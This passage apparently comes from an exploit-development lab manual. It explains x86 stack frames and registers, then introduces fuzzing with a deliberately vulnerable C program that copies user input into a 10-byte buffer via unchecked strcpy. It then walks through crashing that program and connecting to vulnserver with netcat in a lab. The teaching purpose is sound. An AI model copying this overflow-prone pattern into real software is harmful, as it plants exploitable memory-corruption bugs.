  mov dword ptr [ESP+4], 0x42       ; int b (0x42 = b)
  mov dword ptr [ESP+8], 0x41       ; int a (0x41 = a)

  leave
  ret 12                            ; Returns and takes 12 bytes
                                    ; off of the stack (int x,y,z)
                                    ; to reach return address stored
                                    ; on the stack
```

Figure 3: Assembly code outlining stack frame

Let's begin to understand what Figure 3 presents to us. As you can recall from Figure 1, the first thing done is the previous stack frame (EBP value BEFORE the new stack frame is created) is placed onto the stack. This is what `push ebp` accomplishes. A `push` instruction will place the value after the `push` operand onto the stack (EBP in this case).

The next instruction performed according to Figure 3, is `mov ebp, esp`. Let's take this opportunity to explain the differences between Intel and AT&T assembly syntax before explaining this step in more detail.

The above instruction, as it is in Intel syntax, will take ESP and place it into EBP (as this is what `mov` does- it moves a source to destination). With Intel syntax, the destination will be placed first (EBP) and the source will be placed

second (ESP). AT&T syntax uses the exact opposite- and adds a few extra characters. Here is how that same instruction would look in AT&T syntax- `mov %esp, %ebp`. For this course (and most everything assembly related to Windows in general) we will be using the Intel syntax.

Moving on, let's look back at `mov ebp, esp`. This essentially will create a new stack frame. This new stack frame will be placed "on top" of the old stack frame, which is the old EBP value (which was pushed onto the stack already). ESP, before the `mov ebp, esp` operation, still points to the top of the old stack frame. This means after the `mov ebp, esp` instruction, EBP will contain the top of the old stack frame (old ESP value)- allowing us to place our next stack frame on top of it.

The next item on the agenda is `sub esp, 12`. ESP gets subtracted by 12 here due to the fact we have 3 local variables of 4 bytes each (4 multiplied by 3 is 12). Recall that local variables are referenced by ESP, whereas function parameters are referenced by EBP. Just for now, know that the number after `sub esp` is the number of bytes reserved on the stack for local use (local variables). This will be explained more in depth in a moment as to why we use `sub` instead of `add`.

Before moving on, let's take a moment to understand why we are using multiples of 4 (refer to Figure 3). The x86 architecture refers to the fact that registers are 32 bits in size. If you take 32 bits and convert it to bytes, you get 4. This means that 4 consecutive bytes of memory can be moved at a time in the x86 architecture (as this is the maximum size an x86 register can handle), and each piece of memory is 4 bytes. 4 bytes of data in unison is known as a DWORD (a double word). A DWORD refers to the fact the size of the data is 32 bits (4 bytes) in size. An example of a 32-bit DWORD is 0xFFFFFFFF, 0x12345678, or 0xDEADBEEF. If you refer to the value after 0x (which denotes a hexadecimal value), there should be 8 total values. Each pair of values within a DWORD (0x0011223344) refers to a byte. Each individual value within a DWORD (0x12345678) is known as a "nibble" (or 0.5 bytes). Each nibble is converted to 4 bits and each byte is converted to 8 bits.

Returning back to how the stack frame is setup- after the `sub esp, 12` instruction from Figure 3 comes the next item- which are the function parameters (if there are any). Whenever function parameters need to be passed to a program, this is the memory region in which they are stored. Function parameters start being stored at an offset of EBP + 8 (EBP + 4 is reserved for our return address, and EBP is reserved for our current stack frame pointer). What is an

offset you might ask? An offset is the distance between a base object (like a register) to a destination (e.g. ta memory address). This means that our first function parameter is located 8 bytes after EBP and will continually grow (EBP + 12, EBP + 16, etc) as more function parameters are required.

Located after the region where the function parameters are, is the return address (which is located at an offset of EBP + 4). When the function is done executing and the stack frame is ready to change, this is where execution will return to.

After the return address comes the local variables (if there are any). The local variable allocations work differently than function parameter allocations on the stack. Referring back to Figure 3, the first local variable (`int a`) is placed at ESP+8, the second (`int b`) at ESP + 4, and the third (`int c`) at ESP. "Why do the variables start at a higher locations like ESP + 8 (`int a`) and eventually move towards lower locations like ESP (`int c`)? Shouldn't it be the other way, like the function parameters?" is something you may be asking. After all, our function parameters did start at lower locations like EBP + 8 and then moved to higher locations like EBP + 12, etc. Let's take a second to pause and understand why this is the case.

Recall that after we setup our new stack frame (`mov ebp, esp`) the next instruction was `sub esp, 12` (according to Figure 3). This is because we want to allocate 12 bytes worth of local variables (3 variables multiplied by 4 bytes each equals 12 total bytes). Local variables start their allocations on the stack (ESP). The stack, for our purposes within the x86 architecture, will grow towards lower memory addresses. For example, if we perform a `push 5` instruction, ESP will now point to the value of 5. Before this happens, ESP will be first subtracted by 4 bytes. Then, the old ESP value will move to ESP + 4, the old ESP + 4 value will move to ESP + 8, the old ESP + 8 will move to ESP + 12, and so on. Figure 4 below shows the stack before a `push 5` instruction is executed and Figure 5 shows the stack after a `push 5` instruction is executed.




Figure 4: Stack before `push 5`




Figure 5: Stack after `push 5`

As you can see, the location of ESP before the `push 5` operation was executed was 0xFFFFFFF0. As a new value was pushed onto the stack, ESP was subtracted by 4 and set to its new value, 0xFFFFFFEC. This means as a value was written to the stack, ESP started accessing lower memory addresses to write to.

So, going full circle here and referring back to the fact ESP will reserve 12 bytes on the stack for us by performing a `sub esp, 12`- you can clearly see why this occurs. Since we know the stack will grow negatively as more items are added on, we subtract the total number of bytes needed for local variables in advance because we have anticipated the behavior of the stack growing negatively. This essentially “preps” the stack beforehand, so we have enough room for our local allocations/variables. As a point of contention, let’s view this

visually. Before any memory local variables are allocated on the stack (`sub esp, 12`), here is how the stack frame looks in Figure 6 below.




Figure 6: Visualization of the stack frame before local variable memory allocation

Here is how it looks after `sub esp, 12` (shown on next page)




Figure 7: Visualization of the stack frame after local variable memory allocation

If you are a bit confused up until this point- rest assured, you are not alone. These are concepts they may be difficult to grasp at first. Do not be afraid to use Google to compensate for you confusion.

After local variables are allocated, we are almost done. Refer back to Figure 3 for the next step. Figure 3 tells us that a `leave` and then a `ret 12` are executed lastly. The `leave` instruction is equivalent to the following instructions:

```
mov esp, ebp
pop ebp
```

Essentially what this will do it take our EBP value (which is the pointer to our current stack frame), and it will save it into ESP (`mov esp, ebp`). Then, a `pop ebp` instruction occurs. A `pop` operand will take whatever the item ESP is pointing to (which is now our EBP value, which points to our current stack frame) and places it into the register that follows the `pop` operand. This essentially means that the current stack frame (which is now saved in ESP) will be popped into EBP. When the next stack frame is established, this is the value that will be pushed onto the stack as the first instruction in the next frame (`push ebp`). After that, a `ret 12` is executed. Any number that comes after a `ret` is how many bytes are going to be cleared off of the stack before the `ret` takes place. As we recall, the local variables are currently taking up 12 bytes on the stack (refer to Figure 7). This means that the local variables will be cleared off of the stack, and the current function (stack frame) will `ret` and move to the next item to be executed.

Before moving on to identifying vulnerabilities through fuzzing, let's talk about the CPU registers mentioned earlier. The most important registers to us are EIP, ESP, and EBP. However, all registers at the end of the day are known as "general purpose registers". Although each of these registers have an intended

purpose, you can choose each of the registers (barring EIP and ESP and EIP for the most part) for whatever purpose you would like.

Each of these registers are 32-bits in size. However, computers were not always 32-bit devices. Many of them used to be 16-bit and 8-bit systems. The question here is- do we have access to these 16-bit and 8-bit registers on a 32-bit system? The answer is YES! We do! Here is what that looks like.




Figure 8: 16-bit and 8-bit registers in a 32-bit system

Here is an example. The 32-bit register EAX could be filled out as follows- 0x11223344. If you were to fill AX with the value 0x1122 and then viewed the contents of the EAX register, EAX would look like this- 0x00001122. If you were to fill out the AH (A high) register with 0x11, EAX would like this- 0x00001100. If you were to fill out the AL (A low) register with 0x11, EAX would contain the following value- 0x00000011. Essentially, each of these registers have “sub registers” within them for legacy reasons (to run 16-bit programs), etc. In latter portions of this course, we will be taking advantage of this functionality.

11. Vulnerability Identification – Crashing and Fuzzing Applications

This section of the lab manual will be outlining a black box approach (as well as a bit of code analysis to understand why memory corruptions exploits will never go away) to identify vulnerabilities in applications, called fuzzing. We will take some of the prerequisite knowledge gained from the x86 Architecture and the Stack Data Structure section of this lab manual (so if you haven't read or don't thoroughly understand either reread that section, use Google, or feel free to contact me).

Let's start out first by understanding what fuzzing is and why we perhaps need it. Fuzzing is the process of throwing random, invalid, and unexpected data at an application in order to obtain (hopefully) some sort of crash or unexpected behavior of the program. The goal with crashing an application is to see if we can somehow take that crash and control the program in a way it does not intend, to perhaps execute arbitrary code that we choose.

"What does crashing an application look like?" "How does it help us?" These are questions that you may be currently having. To help answer these questions, let's look at a piece of code.

Here is an example of vulnerable code that would result in what is known as a “buffer overflow”.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
        char buffer[10];

        if (argc <= 1)
        {
                printf ("Must enter an argument\n");
                return (1);     // Return user supplied argument to main
        }

// The vulnerability occurs here

        strcpy(buffer,argv[1]);  // Buffer is directly copied without a check
        return 0;
}
~
~
~
~
-- INSERT --                                                19,1          All
```

Figure 1: Vulnerable C code

The above is a C program that outlines how a buffer overflow vulnerability may come about. The above C program allocates a local variable, on the stack, named `char buffer [10]`. This is what is known as a buffer. A buffer is allocation/block of temporary memory. This buffer allocates 10 consecutive bytes on the stack. Refer to Figure 1 of the x86 Architecture and the Stack Data Structure section of this lab manual to recall where local variables get stored on the stack.

This C program allows for user input, as outlined by the `int main(int argc, char *argv[])` function parameters. The vulnerability that arises from the above program is that a 10 byte buffer has been allocated to store whatever input the user supplies- but it does not actually check to see if the user supplied input is 10 or less bytes (as that is all that has been allocated), before committing it to memory via the `strcpy` function (which will copy the user input to the allocated buffer).

Figure 1 of the x86 Architecture and the Stack Data Structure section has been referenced below in Figure 2. Let's reference this again.




Figure 2: Revisualization of the stack frame

Recall that as items are pushed onto the stack, the value of ESP is decreased by 4 bytes. The `strcpy` function, however, works differently. As `strcpy` copies bytes to the stack (or any destination for that matter)- it starts at lower addresses and moves to higher addresses. Why is this dangerous? Take a look again at Figure 2 above. Let's say we abused the fact that our local variables did not perform a check (as outlined in Figure 1) on the amount memory copied to a buffer. Since `strcpy` starts at lower addresses and moves towards higher addresses- it would be possible to start overwriting other adjacent memory locations, such as EBP, the return address, the function parameters, etc since no check is performed on how much memory we can write into our buffer (although only 10 bytes are allocated). This is outlined in Figure 3 below.




Figure 3: Corrupting the stack frame

As we will have corrupted the stack frame with our unchecked buffer, our program will panic and crash. This is known as a “buffer overflow” or “buffer overrun”, as we have copied more memory than was allocated for our buffer. Take a look at Figure 3 above. The program’s return address has clearly been overwritten by a random value that is not a legitimate memory address (0x41414141), causing our program will crash as the stack frame will not be able to return to any valid memory address when it has executed. Let’s investigate this concept further. Let’s compile our program from Figure 1 to outline this. First, create your own C program as outlined in Figure 1 on your Kali Linux VM and name it **vuln.c**. Then, install `mingw-w64` on your Kali Linux VM. This will allow you to cross compile your C program into a Windows 32-bit executable, from your Linux machine. Install mingw-w64 by executing `apt-get install mingw-w64`.

Figure 4: Install mingw-w64

Now, compile your C program (from Kali) into a 32-bit Windows executable by executing `i686-w64-mingw32-gcc vuln.c -o vuln.exe`.

Figure 5: Create a Windows executable

To get your program over to your Windows VM, we can utilize a simple Python HTTP server. On your Kali VM, navigate to the directory that contains your new executable. When you are there, spin up an HTTP server with the following command: `python -m SimpleHTTPServer 80`.




Figure 6: Spinning up a simple web server

Next, on your Windows machine- open up a browser (preferably Google Chrome, as Internet Explorer may not work due to ASLR configurations mentioned earlier in this lab manual), and navigate to the IP address of your Kali

Linux VM and grab the executable (**NOTE YOUR IP MAY DIFFER ESPECIALLY IF YOU ARE USING A LOCAL VM FOR ALL REMAINING STEPS**).




Figure 7: Retrieving the executable

We now should be able to run the program on our Windows 7 lab machine. Let's go ahead and execute our program with 10 bytes of data first.




Figure 8: Running vuln.exe as intended

As you can see, the program was ran as intended. 10 bytes were supplied to the program by the user- and nothing occurred. Let's try sending 40 bytes to the application now and let's see what will occur.




Figure 9: vuln.exe crashes

Interesting! We have supplied our buffer more bytes than it can store, and it resulted in the application crashing! We have most likely overwritten EBP and our return address. This means our program's return address was overwritten by junk (A's) and it didn't have a valid memory address to return to. Perhaps in the future, we can calculate where that return address is and maybe overwrite that return address to jump to a different place in memory! We will come back to this notion later.

This crash was easily identified through source code review. What if there is no source code? How can we leverage fuzzing to obtain a crash of an application?

Let's start this whole concept of fuzzing by learning how to communicate with network protocols.

Start vulnserver.exe by starting the application. This, in turn, will open up port 9999 on your Windows 7 lab machine.




Figure 10: Starting vulnserver.exe

Let' figure out how to communicate with this server. We will use Kali Linux to connect to port 9999 remotely using netcat. You can find the IP address of your Windows 7 lab machine by executing an `ipconfig` command in a cmd session.

```
nc <WINDOWS_7_x86_IP> 9999
```

